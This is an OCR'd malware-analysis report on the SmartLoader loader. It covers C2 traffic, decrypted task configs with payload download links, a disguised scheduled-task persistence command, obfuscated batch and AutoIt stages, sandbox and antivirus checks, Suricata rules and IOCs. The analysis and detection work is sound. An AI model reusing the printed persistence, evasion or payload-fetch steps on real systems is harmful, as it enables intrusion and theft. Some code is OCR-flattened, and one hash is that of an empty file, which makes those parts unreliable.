


Figure 13 .VirusTotal result for the luajit.exe file




Figure 14. Scan results from Malcore and Shellcode

A simple string search reveals the version in use: LuaJIT 2.1.0-beta2 (https://luajit.org).

As noted on the website, LuaJIT is a *Just-In-Time* (JIT) compiler for the Lua programming language.

Lua (https://lua.org) is a lightweight, fast, cross-platform programming language. In its original form, Lua programs are compiled into bytecode and executed via an interpreter.

Thanks to its accessibility and execution speed, Lua is widely used in the video game industry (notably in games like Roblox), as well as in certain image processing applications.
Here, LuaJIT provides a JIT compilation feature that sits between interpreted and compiled languages.

This approach offers both greater flexibility than traditional compilation and the ability to execute code either in bytecode form or as plain text.

In this case, the second method - plain text execution - is used.
However, the payload contained in the userdata.txt file is heavily obfuscated.

To avoid a long and complex deobfuscation process, a dynamic analysis was prioritized in order to quickly gain insight into the malware's behavior.

2.2 RECONNAISSANCE

One of the first actions performed when the launch script is executed is gathering information about the victim's location.
To do this, a request is sent to ip-api[.]com.




Figure 16. Reconnaissance request to ip-api[.]com

It's worth noting the use of an unusual User-Agent, consisting of a long alphanumeric string with no spaces or slashes:
qr59jbckqitkplk41hbrtg3dvhyzgj3ndiwftke4xa9oq568p87yaefu0p6id1ts4qinzj5zf11xffwhd6nkah6ce1hafjhlvoml7b6btsi3ht7lbaucy.

Shortly after, a request is made to www[.]microsoft[.]com, likely to check for internet connectivity. It is indeed more common to have access to Microsoft's website than to an IP resolution service.

2.3 COMMAND & CONTROL

Following this reconnaissance phase, an HTTP connection is made to IP 213.176.73.80, still using the same distinctive User-Agent.

Dest. port	Protocol	Total Length	ttl	Info
80	HTTP/JSON	941	128	PUT /api/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs H
49700	HTTP/JSON	1474	52	HTTP/1.1 200 OK , JSON (application/json)

Figure 17. Request to the command and control server

This request is composed of two elements: a file and a JSON document.




Figure 18. Content of the initial request to the command and control server

The file in question begins with |42 4D| (BM), which is the header signature for bitmap files. Once extracted, the file turns out to be a screenshot of the victim's screen.




Figure 19. Screenshot sent to the command and control server

The JSON document, on the other hand, contains data that appears to be Base64-encoded. Once decoded, we get a string of hexadecimal characters separated by commas.

At this stage, some research is needed to verify whether this strain has already been analyzed. Fortunately, the team at **Security Blue Team** had published an article a few weeks earlier describing this exact behavior.

After analyzing the communications, they revealed particularly useful information: the encryption algorithm used, along with the method to extract the key.

We were thus able to retrieve the encryption key from the process memory:
89pCO1NlLRkTZgb8DtZmKwC42AQcUeXF.

Once decrypted, it turns out that the data sent to the command and control server includes:

- A loader ID (812 in our case)
- A guid
- The name of the infected computer
- The username that launched the malware
- The information obtained via ip-api
- The system version

In response, the server returns a JSON document containing two keys: loader and tasks.
The first one, loader, contains the configuration to be applied to the loader and looks like this:


```
{"bypass_defender": 0, "autorun": 0, "relaunch": {"time": -1, "status": false}, "tablet": {"text":
"An error occurred", "status": false}, "hide": 0, "persistence": 1}
```


Figure 20. Decoded content of the "loader" section from the response

The second key, named "tasks", contains a list of actions to perform in order to load additional payloads.
In our case, these point to two other GitHub repositories.


```
[{"id": 814, "link": "https://github.com/beast2122006/assignment/
raw/238415a963aab57f18fd2c2ef60995d7c0b39fe0/library.txt", "file_path": "Temp", "file_name":
"bit.lua", "start": 1, "autorun": 0, "relaunch": 1, "hide": 0, "pump": {"size": -1, "status":
false}, "dll_loader": {"func": null, "type": "LoadLibrary"}, "delivery": "any"}, {"id": 818,
"link": "https://github.com/ryzz0/ell/releases/download/v1.0.0/ell.txt", "file_path": "Temp",
"file_name": "browser\\openssl.exe", "start": 1, "autorun": 0, "relaunch": 0, "hide": 0, "pump":
{"size": 1019, "status": true}, "dll_loader": {"func": null, "type": "LoadLibrary"}, "delivery":
"new"}]
```


Figure 21. Decoded content of the "tasks" section from the response

This response is also cached to disk, saved as a file in the user's Pictures directory.
In a second step, a folder is created in the AppData\Local directory, where the following elements are copied: the lua51.dll file, the luajit.exe executable (renamed using the Base64-encoded loader ID - in our case, 812 becomes ODEy), and the userdata.txt file containing the payload.

However, random data generated via calls to CryptGenRandom is appended to the end of the executable in order to alter its checksum.

Once this step is completed, a daily scheduled task is created under the name WindowsDefenderScheduledScan_<encoded loader ID>, using a direct call to the schtasks.exe utility.

```
schtasks /create /sc daily /st 14:46 /f /tn WindowsDefenderScheduledScan_ <loaderID encoded>
/tr "C:\Users\<user>\AppData\Local\ <loaderID encoded> \ <loaderID encoded>.exe"
"C:\Users\<user>\AppData\Local\ <loaderID encoded> \userdata.txt"
```

Finally, the instructions contained in the **tasks** field of the JSON document are executed.

In the analyzed case, these tasks involve retrieving two files hosted on GitHub, which are then saved in the temporary directory (%TEMP%):

- A Lua script saved as bit.lua
- A PE executable saved as dvm.exe

Both files are then executed.

After launching each task, the script contacts the command and control server to confirm that the task has been successfully executed.

Figure 22 Example of task execution confirmation sent to the command and control server

The body of the request is minimal, containing only two pieces of information: the ID of the completed task and the victim's country.

Interestingly, the requests made to GitHub for these tasks are sent over HTTP, not HTTPS.

2.4 STAGE 2

Among the two tasks received from the command and control server, the first one behaves almost identically to what we previously observed.

The key differences are:

- Use of a different C2 server: 213.176.72.47
- Use of a different User-Agent: e1bzohpyxkndh0dk12jqf
- Use of the POST method instead of PUT for communication with the C2
- Loader ID: 816
- Name of the scheduled task: WindowsErrorRecovery_< encodedLoaderID>

Regarding the second payload, named dvm.exe, it creates files with the .dif extension in the user's AppData\Local\Temp directory.

Two files stand out in particular:

- Angle.dif its first bytes (MSCF) match the header of Microsoft Cabinet (.cab) files - a file we'll come across again later.
- Malaysia.dif: its content begins with Set Collections=o\r\n, indicating that it is a batch script.

Once the various files are created, the following command is executed:

```
C:\Windows\system32\CMD.exe" /c copy Malaysia.dif Malaysia.dif.bat & Malaysia.dif.bat
```

This script, which is also obfuscated, contains - amidst numerous invalid commands - a few valid instructions used to declare variables. These variables are later reused to construct and execute a final command.

For example, the script contains instructions such as:

```
Set Anne=S
Set Oecd=t
Set Cassette=K
Set Collections=o
Set Thousand=v
Set Los=u
Set Lan=Y
Set Implemented=E
Set Window=w
Set Matthew=j
Set Faith=O
Set Sections=X
Set Cube=C
Set Mood=b
Set Romance=N

%Anne%e%Oecd%
%Cassette%%Collections%%Thousand%%Los%%Lan%k%Implemented%%Window%k%Mat
thew%n%Faith%W%Los%zz%Oecd%p%Collections%Wcd%Sections%naJ%Sections%%Cub
e%%Mood%%Oecd%%Thousand%%Romance%%Cube%%Thousand%=Pr%Collections%%M
atthew%ec%Oecd%%Collections%r%Voltage%%Horrible%c%Collections%%Adventures%
[...]
%Voltage%%Oecd%ar%Oecd%                    %KovuYkEwkjnOWuzztpoWcdXnaJXCbtvNCv%
%Oecd%%hLzKiK%
```

Once interpreted, these commands will result in:

```
Set KovuYkEwkjnOWuzztpoWcdXnaJXCbtvNCv=Projectors.com

start Projectors.com t
```

This script is merely an intermediate step, intended to perform a few simple checks - such as searching for specific processes - and to generate the next components in the infection chain.

The targeted processes include:

- Opssvc
- Wrsa (Webroot Secure)
- SophosHealth
- Bdservicehost
- AvastUI
- AVGUI
- nsDscSvc (Norton)
- Ekrn (ESET)

The search is performed using the findstr command on the output of the tasklist command.

Finally, this stage results in the creation of the second-to-last payload.

Two methods are used for this purpose:

- The first method involves calling the extrac32 command on the Angle.dif file, then concatenating the extracted files to form a program named Projectors.com.
- The second method, which follows a similar principle, concatenates the .DIF files previously created by the dvm.exe process to reconstruct a file named t.

2.5 THE LAST LOADER


This file, named "t"
(sha256 : 27aac3573f032d20951be0dfbf42cc41f9e26cbac9cdd3cf8421a4dfb3ed50e3), appears to be a compiled AutoIT script which, as of the time of writing (June 2025), is not known to VirusTotal. In this setup, the Projectors.com executable serves only as the interpreter.

Although the file does not feature a recognizable header, it contains the string AU3!EA06, which is characteristic of a compiled AutoIT script.
AutoIT is a scripting language originally designed to automate Windows tasks (such as GUI interactions, keyboard, and mouse control), but it has recently gained popularity among malicious actors due to several capabilities:

- Direct calls to the Windows API
- Script obfuscation and compilation (as an executable or compiled script using the .a3x extension)
- No external dependencies (no need to load additional DLLs)

For this analysis, the autoit-ripper tool was used to extract the content of the .au3 script.

The extracted script weighs in at approximately 1.3 MB and is heavily obfuscated.



```
Func SITUATEDRETURNINGFIGHTERSNUTS ( $NEWFOUNDLANDCODESALONGKILLS = 0 , $WEBPAGEPENNSYLVANIAPOKEMON = False , $BOOK
    $SEQENTIRELYGOALS = SHOULDERDOWNLOADCOM ( "104}123}115}118}104}36}87}109}126}105}63}104}123}115}118}104}36}89}
    While 697
        $KEYBOARDWICKEDANTENNA = 8237
        Switch $KEYBOARDWICKEDANTENNA
        Case 8236
            Cos ( 9767 )
            MemGetStats ( )
            Chr ( 8724 )
            Chr ( 4224 )
            PixelGetColor ( SHOULDERDOWNLOADCOM ( "71}115}113}116}101}103}120}68}84}105}101}111}68}86}105}119}116}
            MemGetStats ( )
            Cos ( 5881 )
            DirGetSize ( SHOULDERDOWNLOADCOM ( "106}110}98}34" , 1 + 0 ) )
            $KEYBOARDWICKEDANTENNA = $KEYBOARDWICKEDANTENNA + 768283 / 768283
        Case 8237
            Local $DEFINITIONLOGOLAUGHASBESTOS = DllCall ( SHOULDERDOWNLOADCOM ( "109}103}116}112}103}110}53}52}48
            ExitLoop
        Case 8238
            ProgressOff ( )
            Floor ( 11 )
            ObjGet ( SHOULDERDOWNLOADCOM ( "74}77}77}86}84}85}83}66}85}70}69}43" , 1 + 0 ) )
            PixelGetColor ( SHOULDERDOWNLOADCOM ( "85}74}81}87}78}70}35}84}71}71}78}35}72}71}70}71}84}67}78}35" ,
            $KEYBOARDWICKEDANTENNA = $KEYBOARDWICKEDANTENNA + 211231 / 211231
        EndSwitch
    WEnd
    $BOOKMARKSIGNALSBOYS = $BOOKMARKSIGNALSBOYS + 4294967295
    While 664
        $EDITIONSOPERATORBUNDLEPROMOTES = 52856
        Switch $EDITIONSOPERATORBUNDLEPROMOTES
        Case 52855
            DirGetSize ( SHOULDERDOWNLOADCOM ( "83}71}88}79}85}84}67" , 11 + 4294967291 ) )
            PixelGetColor ( SHOULDERDOWNLOADCOM ( "78}114}114}106}105}110}102}121}106}113}126}47}72}110}119}104}11
            DirGetSize ( SHOULDERDOWNLOADCOM ( "79}67}75}80}86}67}75}80}85}66}82}84}71}85}69}84}75}68}71}70}66}69}
            ProgressOff ( )
            Chr ( 1965 )
            Floor ( 8 )
            IsDeclared ( SHOULDERDOWNLOADCOM ( "69}81}80}85}87}78}86}67}80}86}85}47}68}71}67}84}85}47}68}87}86}86}
            DirGetSize ( SHOULDERDOWNLOADCOM ( "93}103}116}116}103}38}38}38}38}77}120}103}118}110}38}38}38}38}89}1
            $EDITIONSOPERATORBUNDLEPROMOTES = $EDITIONSOPERATORBUNDLEPROMOTES + 29405 / 29405
```

Figure 23. Formatted content of file "t"

Once the initial cleaning pass is completed, several patterns of artificial complexity become clearly visible.

First, the SHOULDERDOWNLOADCOM function appears repeatedly. It takes a string and a number as parameters, and seems to return another string.

A simple Python implementation of this function might look something like:

```
#!/usr/bin/env python3
import sys
if len(sys.argv) < 2: print("Missing arguments.")
sys.exit(-1)
encoded_string = sys.argv[1] pound = int(sys.argv[2])
if pound >= 4294967296:
pound = pound - 4294967296
es_arr = encoded_string.split('}')
start = 530 + 4294966766
end = 4294967295 + len(es_arr)
decoded = ""
for idx, v in enumerate(es_arr):
decoded += chr(int(es_arr[idx]) - int(pound))
print(decoded)
```

Once the various replacements are applied, a recurring pattern emerges, clearly intended to complicate the understanding of the script.

The pattern is as follows:

```
While <constante>:
 var = <constante2>
 Switch var
  Case x
[set of instructions]
  Case y
      [set of instructions]
  Case <constante2>
      [actual instructions]
      ExitLoop
 EndSwitch
Wend
```

It's clear from this structure that only a small portion of the code is actually reachable.
Once the dead code is removed, the script is reduced to about **900 KB**, making it much easier to read.

This cleanup reveals more details about how the script functions. It includes a series of checks on the execution environment - whether it's the machine running the process or the way it was launched.

Examples of these checks include:

- COMPUTERNAME = tz (BitDefender emulator)
- COMPUTERNAME = NfZtFbPfH (Kaspersky emulator)
- COMPUTERNAME = ELICZ (AVG emulator)
- USER = test22
- Presence of the process avastui.exe
- Pinging a non-existent domain (execution stops if the ping succeeds)
- Presence of the process bdagent.exe (triggers a sleep(160000) if found)

Finally, the most interesting part of the script is a variable named $ROMUUEIJOU, which contains a very long hexadecimal string.

This string is later passed as an argument to a function within the script.

```
$MEASURINGICONELECTRONICFLEXIBILITY = ISSUEDCENTERSCORE (
                    ROYALBACON (
                      SINKAPPRECIATION (
                        Binary ( $ROMUUEIJOU ) ,
                        Binary ( "40494935795705044154308331629835051294671595337O" )
                      )
                    ) ,
                    $SWINGREPEATGREETINGS,
                    $GARLICBLOOMPOSSESSION ,
                    $HOURPROT )
```

The SINKAPPRECIATION function loads a shellcode and takes a string as a parameter.

The shellcode appears to implement the RC4 encryption algorithm.

```
do {
  if (iVar4 < key_length) {
    lVar3 = (longlong)iVar4;
    iVar4 = iVar4 + 1;
  }
  else {
    iVar4 = 1;
    lVar3 = 0;
  }
  bVar1 = pbVar6[8];
  uVar5 = (uint)bVar1 + (uint)key[lVar3] + uVar5 & 0xff;
  pbVar6[8] = decoded_shellcode[(longlong)(int)uVar5 + 8];
  pbVar6 = pbVar6 + 1;
  decoded_shellcode[(longlong)(int)uVar5 + 8] = bVar1;
} while (pbVar6 != decoded_shellcode + 0x100);
```

Figure 24. Disassembly of the shellcode contained in the file "t"

The ROYALBACON function, on the other hand, takes a single binary string as an argument. It calls the *RtlDecompressFragment* function from ntdll.dll, indicating that the decoded payload is a fragment compressed using the LZNT1 algorithm.

Once this process is run through CyberChef, we obtain a PE file (sha256sum : eb37694151f8e7012a765ff540b066a4e7bc41371446a4b3b79dda9de919d934) qui sera le payload final :




Figure 25. CyberChef output after decryption and decompression

Finally, the AutoIT script deletes itself.

*Part 3: Detection_*

3.1 SIGFLOW

As previously observed, certain activities exhibit distinctive enough characteristics to allow for the creation of detection rules.

1. User-agent

First, we noted that the User-Agent used was unusual. It consisted of a single alphanumeric string with no spaces or slashes (/), which are typically present in standard User-Agent formats. However, due to the potentially high volume of such requests, we will initially treat this as a low-noise indicator.

Here's an example of a detection rule:

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader User-Agent"; flow:established,to_server; http.user_agent; content:!" "; bsize:>15; content:!"/"; flowbits: set, smartloader.ua; noalert; sid:1000001;)
```

2. Stage 2

As its name suggests, **smartloader** primarily functions as a loader, meaning it is naturally designed to retrieve additional malicious payloads.
Since, in the observed samples, these payloads are hosted on GitHub, we can implement a detection based on that behavior.

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader Stage 2 (raw file)"; flow:established,to_server; flowbits: isset, smartloader.ua; http.host; content: "github.com"; http.uri; content:"/raw/"; sid:1000002;)
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader Stage 2 (release file)"; flow:established,to_server; flowbits: isset, smartloader.ua; http.host; content: "github.com"; http.uri; content:"/releases/"; sid:1000003;)
```

3. Communication C2

Finally, communications with the C2 server also exhibit specific characteristics. In the observed samples, the path used is static:

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader Checkin (PUT)"; flow:established,to_server; flowbits: isset, smartloader.ua; http.uri; content: "/api/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs";http.method; content:"PUT"; sid:1000004;)
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader Checkin (POST)"; flow:established,to_server; flowbits: isset, smartloader.ua; http.uri; content: "/api/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs";http.method; content:"POST"; sid:1000005;)
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader task completion (PUT)"; flow:established,to_server; flowbits: isset, smartloader.ua; http.uri; content: "/tasks/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs";http.method; content:"PUT"; sid:1000006;)
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader task completion (POST)"; flow:established,to_server; flowbits: isset, smartloader.ua; http.uri; content: "/tasks/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs";http.method; content:"POST"; sid:1000007;)
```

*Conclusion_*

Having gained significant popularity in recent months, SmartLoader employs simple yet highly effective techniques to evade detection.

It relies on benign binaries to interpret obfuscated scripts, while modifying the archive's checksums via the launcher script. This low-effort tactic enables attackers to bypass many detection mechanisms based on indicator lists.

Its most notable characteristic is likely the abuse of GitHub's reputation, using the platform to host both initial and secondary payloads.

As we've seen, numerous repositories were created following a recurring pattern: README files and user profiles seemingly generated using LLMs, along with partially automated commit activity.

Finally, the secondary payloads are also hosted on GitHub - using not only the release system, but also raw files stored in repositories, and in older versions, even as attachments in issue threads.

IOCs_

Type	Indicator
User-Agent	qr59jbckqitkplk41hbrtg3dvhyzgj3ndiwftke4xa9oq568p87yaefu0p6id1ts4qinzj5zf11xffwhd6nkah6ce1hafjhlvoml7b6btsi3ht7lbaucy
User-Agent	e1bzohpyxkndh0dk12jqf
C2	213.176.73.80
C2	213.176.72.47
C2 (to be verified: autoit_out/39890_3388.dmp)	159.255.37.200
C2 (to be verified: autoit_out/39890_3388.dmp)	77.105.164.65
C2 (to be verified: autoit_out/39890_3388.dmp)	94.156.114.56
SHA256 (payload)	8e8173f0411f8c052959503db6d2cdab651ef122847e2fe61758b50f9fb8a649
SHA256 (payload)	0ed8e43a9b0bbb8754ec1ce195e07f6af5e5363ab039cda32413746a3e772fa8
SHA256 (payload)	5ad575b6d5a79a41fa37fa07b4c72744cbf402c14947788e26e3dbd1f4403baa
SHA256 (payload)	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
SHA256 (lua51.dll)	012e772e3c72c5f500aab86e78e99afff222bdc8d914bc32bb244ade03d5a486
SHA256 (luajit.exe)	30f7bd2e98df2ec3405f3ab4aab5be8f0dc1d9ac638286edf390c4ddb74b4316
SHA256 (t)	27aac3573f032d20951be0dfbf42cc41f9e26cbac9cdd3cf8421a4dfb3ed50e3
SHA256 (sample1)	3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a
SHA256 (sample2)	541def175b2b884a92e0a6cf86133edf3c18e3c8705527b85ecffe8fb8e4b3c5
SHA256 (sample3)	411e7a4f4a271d520ca350c498aafe0149540426d9bf08dcc2e00bc177696f4b
SHA256 (sample4)	57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281
SHA256 (sample5)	18017f5ee428d795bc3761c106a5014b8eb51e48087d3357fabeb0c461e8115f
SHA256 (sample6)	1ee7b5279253d57279b133105526f86d778b4db677e3fe83172f6a0c56fbd03d
SHA256 (sample7)	022c7db2bcd82f3d863d876a76168542886072bf0fb28333fbda5e96e1e5c114
